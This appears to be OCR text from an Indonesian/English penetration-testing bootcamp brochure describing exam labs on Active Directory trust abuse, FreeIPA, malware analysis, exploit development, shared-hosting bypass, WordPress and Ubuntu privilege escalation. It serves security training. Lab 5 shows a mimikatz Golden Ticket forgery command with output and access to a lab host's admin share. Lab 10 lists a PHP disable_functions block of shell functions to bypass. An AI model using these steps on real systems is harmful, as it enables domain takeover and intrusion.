

The lab technology used is highly advanced. Each participant is provided with multiple dedicated VPS instances, ensuring that every environment is fully isolated and does not interfere with other participants. These VPS instances come pre-installed with a comprehensive set of security tools to support the exam process, including **WPScan**, **SQLMap**, **Hashcat**, **Pwndbg**, and the **Metasploit Framework**, along with other commonly used penetration testing tools.

**Lab 5**

**The Final Boss**


**Kiamat Infrastruktur: Runtuhnya Benteng Terakhir Otoritas Active Directory**

**Inter-Domain Trust Relationship Exploitation (Cross Domain)**




The exploitation of Inter-Domain Trust Relationships is classified as an Advanced Enterprise Threat because it targets the fundamental bedrock of identity trust within large-scale, multi-forest, or hybrid environments. In such infrastructures, trust relationships act as the mechanical necessity for cross-departmental collaboration, but they also create high-risk pathways for lateral movement. When an attacker successfully pivots from a compromised child domain to the primary forest root using sophisticated techniques like SID History Injection or the forgery of Inter-realm TGTs, the entire security hierarchy is invalidated. This "Infrastructure Doomsday" scenario renders traditional perimeter defenses obsolete, as the adversary navigates the network using legitimate, highly-privileged credentials that are recognized across all federated domains.

The complexity of this threat necessitates an expert-level understanding of Active Directory architecture and authentication protocols such as Kerberos and NTLM, making it a critical benchmark for advanced security certifications. Beyond the technical sophistication, the systemic impact is unparalleled; a successful exploit can simultaneously paralyze a corporation’s entire ecosystem, including email, databases, and cloud services. Because the attacker utilizes official system protocols to remain stealthy, detection is exceptionally difficult, and remediation often requires a catastrophic rebuild of the identity infrastructure. Mastering this domain is essential for senior professionals, as it represents the highest level of risk management and architectural defense within a modern corporate authority.





**Cross-Domain Escalation (Expert Level)**
**Golden Ticket attack**
**Cross-Node Security Identifier (SID) Harvesting (ExtraSID)**
**Parent-Child trust exploitation**
**Enterprise Admin takeover.**

```
c:\bb>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x86) #18362 Feb 29 2020 11:13:10
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::golden /user:attacker /domain:dev.lab.local /sid:S-[redacted]/ptt
User      : attacker
Domain    : dev.lab.local (DEV)
SID       : S-[redacted]
User Id   : 500
Groups Id : *5[redacted]
ServiceKey: 08[redacted]
Lifetime  : 4/23/2026 10:14:24 AM ; 4/20/2036 10:14:24 AM ; 4/20/2036 10:14:24 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'attacker @ dev.lab.local' successfully submitted for current session
```

```
c:\bb>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::9900:413f:1c84:93c2%10
   IPv4 Address. . . . . . . . . . . : 192.168.9.16
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.9.1

Tunnel adapter isatap.{E7465343-149D-4B8C-9633-31E5DB3D5BC0}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

c:\bb>dir \\windowsdata2.dev.lab.local\c$
dir \\windowsdata2.dev.lab.local\c$
 Volume in drive \\windowsdata2.dev.lab.local\c$ has no label.
 Volume Serial Number is 2CD8-2272

 Directory of \\windowsdata2.dev.lab.local\c$

04/19/2026  01:56 PM                 0 AUTOEXEC.BAT
04/19/2026  01:56 PM                 0 CONFIG.SYS
04/19/2026  02:01 PM    <DIR>          Documents and Settings
04/22/2026  11:44 PM             1,443 exam4.kirbi
04/19/2026  02:14 PM    <DIR>          Program Files
04/19/2026  02:16 PM    <DIR>          rahasia
04/20/2026  04:13 AM    <DIR>          WINDOWS
04/22/2026  11:47 PM    <DIR>          wmpub
               3 File(s)          1,443 bytes
               5 Dir(s)  38,703,304,704 bytes free

c:\bb>
```

**Contoh berhasil lolos ujian.**

**Lab 6**


**Enterprise Identity Security: Compromising FreeIPA Domain Controller through Credential Validation**

**Full Domain Takeover: Exploiting Identity Management in FreeIPA**

FreeIPA is a Linux-based identity and access management system used in enterprise environments to centrally manage users, groups, permissions, and hosts within a single domain. It combines core services such as LDAP for identity storage, Kerberos for ticket-based authentication, and optional components like DNS, an internal certificate authority, and both web and CLI administration tools.

In enterprise contexts, FreeIPA is often seen as the Linux equivalent of Active Directory, providing centralized login, domain management, and policy enforcement. This allows administrators to manage authentication and authorization across multiple systems without relying on local accounts on each machine.

Its strength lies in integrating security services such as Kerberos authentication, automated certificate management, and policy-based access control like sudo rules and host-based access control. This makes FreeIPA well-suited for large-scale infrastructures that require consistent, centralized identity and security management.





The goal is to gain access to your target (https://ipa.ctf-lab.local/ipa/ui/) - Hanya bisa diakses lewat Internal dan dimodifikasi manual:

**Lab 7**
**Analisis Malware pada Windows 10 (Statis & Dinamis)**


Windows Malware Behavior Analysis

Dynamic analysis begins by observing the real behavior of the malware during execution inside an isolated Windows environment. The primary focus at this stage is to monitor how the malware interacts with the operating system, such as using tools to compare registry changes in order to identify persistence mechanisms, and Wireshark to capture network activities including communication with Command and Control (C2) servers. If the malware is detected performing suspicious activities, the analyst will use OllyDbg as an advanced dynamic analysis tool to step through assembly instructions, allowing the analyst to observe memory changes in real time, analyze API calls, and uncover functions executed during runtime.








# Lab 8
# Windows 10 Exploit Development

Windows 10 exploit development in this exam context is a controlled lab exercise focused on identifying and exploiting memory corruption vulnerabilities in a Windows environment. The scope is limited to classic techniques such as buffer overflow and Structured Exception Handler (SEH) overwrite, where the goal is to understand and manipulate program execution flow.

The challenge typically involves analyzing protections like SafeSEH and ASLR, identifying bad characters that affect payload stability, and using techniques such as short jumps to redirect execution. Everything is performed in an online lab environment, where the objective is to demonstrate understanding of memory behavior and basic exploitation concepts under controlled conditions.




# Lab 9

## Linux Exploit Development

**Linux Exploit Development** begins with an in-depth investigation of the target binary using fuzzing and runtime debugging techniques to trigger memory corruption. The primary focus is to map the internal memory structure and observe program behavior under irregular input conditions to determine the precise threshold of data corruption. Once the vulnerability is identified, a static mapping of instruction addresses is performed to achieve a **Conceptual Control Target Takeover**, effectively redirecting the program's logical flow from its original function toward a new set of instructions entirely controlled by the developer.

In the implementation phase, the exploitation strategy is executed by either injecting direct instructions into the buffer or chaining existing system code to build stable functional access. In this scenario, a **Bind Shell** mechanism is utilized, where the payload forces the binary to open a specific communication port on the target machine and listen for incoming connections. The final result is **Controlled Code Execution**, granting full interactive shell access that allows the developer to navigate the target environment and execute internal commands with direct system control.

```
    [ LAB ]
       |
       |
[ Linux Vulnerable Binary (ELF) ]
       |
       |
[ Participant / Exploit Dev ]
(GDB / RE Tools)
       |
       |
 reverse engineering flow:
 - binary analysis
 - runtime debugging
 - memory behavior observation
 - control flow understanding
       |
       |
 vulnerability class:
 - stack-based memory corruption (conceptual)
 - execution flow hijack
       |
       |
 result:
 → controlled code execution
 → interactive system access
       |
       v
[ Interactive Session ]
```




**Lab 10**
**Shared Web Hosting – Hacking**


Here, you will register for a Public Shared Web Hosting service that features a file manager and phpMyAdmin. In this challenge, you are tasked with bypassing the shared web hosting security to gain shell access and retrieve the flag.

The Shared Web Hosting environment has been secured using the following configuration:

**disable_functions = curl_multi_exec, popen, passthru, exec, popen, symlink, proc_open, shell_exec, show_source, allow_url_fopen, system, passthru, parse_ini_file, show_source, exec, proc_open, php_uname, posix_getpwuid, setenv, main, apache_setenv, putenv, mail, link,**
**mb_send_mail,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,phpinfo**

# Enterprise 3-Node Ceph Cluster for Exam 10 Cyber Range




```
[Internet / Peserta Enterprise Cyber Range]
       |
       v
[Cloudflare]
       |
       v
[IP Publik]
       |
       v
[HAProxy 192.168.9.x - Round Robin, Failover, Health check]
       |
       |-----------------------------|
       |                             |
       v                             v
 [Node 3] (Utama)            [Node 2] (Aktif biasa)
  192.168.9.x (Ceph)          192.168.1.x (Ceph)
  Round Robin                        |
  Health Check                       |
  Failover                           |
       |                             |
       |                             |
       |                             |
       |                             |
       |-----------------------------|
                     |
                     v
       [Node 1] (Backup/fallback)
              192.168.1.x (Ceph)
              Round Robin
              Health Check
                Failover
```

While our other environments operate on standalone servers, our Cyber Range elevates the standard by featuring examinations that utilize modern and cutting-edge infrastructure technologies from Canonical. This includes an Ubuntu-based MicroCloud, a 3-node LXD Cluster that supports leader election and database replication, distributed storage powered by Ceph RBD and CephFS, as well as enterprise-grade High Availability systems.

**Lab 11**
**Worpress - Ethical Hacking**


## Mengapa WordPress Menjadi Materi Ujian Laboratorium Bootcamp?

WordPress dipilih sebagai salah satu materi utama dalam laboratorium bootcamp karena merupakan **CMS yang paling banyak digunakan di dunia**. Berdasarkan data tahun 2025, **lebih dari 43% seluruh website di internet menggunakan WordPress**, dan pangsa pasarnya mencapai **sekitar 61% di antara seluruh website yang menggunakan CMS**. Dengan kata lain, peluang seorang penetration tester atau cyber security engineer menemukan WordPress di lingkungan kerja nyata sangat tinggi.


Selain itu, WordPress memiliki **ekosistem yang sangat besar**, terdiri dari lebih dari **65.000 plugin** dan puluhan ribu tema. Fleksibilitas inilah yang menjadikan WordPress sangat populer, namun juga membuatnya memiliki permukaan serangan (attack surface) yang luas. Kerentanan tidak hanya dapat berasal dari inti (core) WordPress, tetapi juga dari plugin, tema, konfigurasi server, maupun kesalahan konfigurasi yang dilakukan administrator.

WordPress juga digunakan oleh berbagai organisasi besar, institusi pendidikan, media, perusahaan, hingga platform e-commerce melalui WooCommerce. Oleh karena itu, kemampuan memahami cara kerja WordPress, mengidentifikasi potensi risiko keamanan, serta melakukan pengujian keamanan secara etis merupakan keterampilan yang sangat relevan bagi seorang profesional keamanan siber.

Atas dasar tersebut, peserta bootcamp diwajibkan menyelesaikan laboratorium WordPress sebagai bagian dari proses pembelajaran. Tujuannya bukan sekadar mempelajari teknik pengujian keamanan, tetapi juga memahami bagaimana sebuah website WordPress dapat

diamankan melalui konfigurasi yang benar, pembaruan sistem, pengelolaan plugin dan tema, serta penerapan praktik keamanan yang baik.

Seluruh aktivitas pada laboratorium dilakukan **hanya pada lingkungan yang telah disediakan dan diotorisasi untuk pembelajaran**, sehingga peserta dapat memahami proses identifikasi kerentanan, validasi, dokumentasi, serta mitigasi risiko secara bertanggung jawab sesuai prinsip **ethical hacking**.




**Sumber: https://wordpress.com/blog/2025/04/17/wordpress-market-share/**


**http://192.168.9.61/**
**Target cat /mnt/flag.txt**

**Lab 12**
**Web Exploitation and Local Privilege Escalation on Ubuntu Server 26.04**


Laboratorium Ujian menggunakan Ubuntu Server 26.04 LTS karena merupakan rilis Long Term Support (LTS) terbaru saat modul ini disusun. Ubuntu Server merupakan sistem operasi Linux yang paling banyak digunakan pada server web, layanan cloud, VPS, container, maupun infrastruktur cloud perusahaan, sehingga keterampilan yang dipelajari memiliki relevansi tinggi dengan kebutuhan industri.

Setelah memperoleh PHP Shell, peserta akan melakukan peningkatan interaktivitas sesi menggunakan Reverse Shell, kemudian melanjutkan analisis sistem dan mempelajari konsep Privilege Escalation melalui kerentanan (CVE) yang relevan dengan Ubuntu Server 26.04 LTS.

## Lab Online Tambahan untuk Belajar




Selain mengikuti sesi live class dan menyelesaikan ujian laboratorium, peserta Bootcamp juga memperoleh akses ke Lab Online Tambahan yang dapat digunakan secara mandiri untuk memperdalam keterampilan penetration testing dan ethical hacking. Laboratorium ini dirancang agar peserta dapat berlatih kapan saja dengan skenario yang menyerupai kondisi nyata, namun tetap berada dalam lingkungan yang aman dan telah diotorisasi.

Setiap peserta akan memperoleh 1 VPS pribadi yang berfungsi sebagai mesin kerja (attacker machine). Dari VPS tersebut, peserta dapat mengakses dan menguji berbagai target laboratorium yang telah disediakan. Dengan pendekatan ini, peserta dapat membangun kebiasaan bekerja layaknya seorang penetration tester profesional, di mana seluruh aktivitas dilakukan dari satu workstation menuju banyak target yang berbeda.

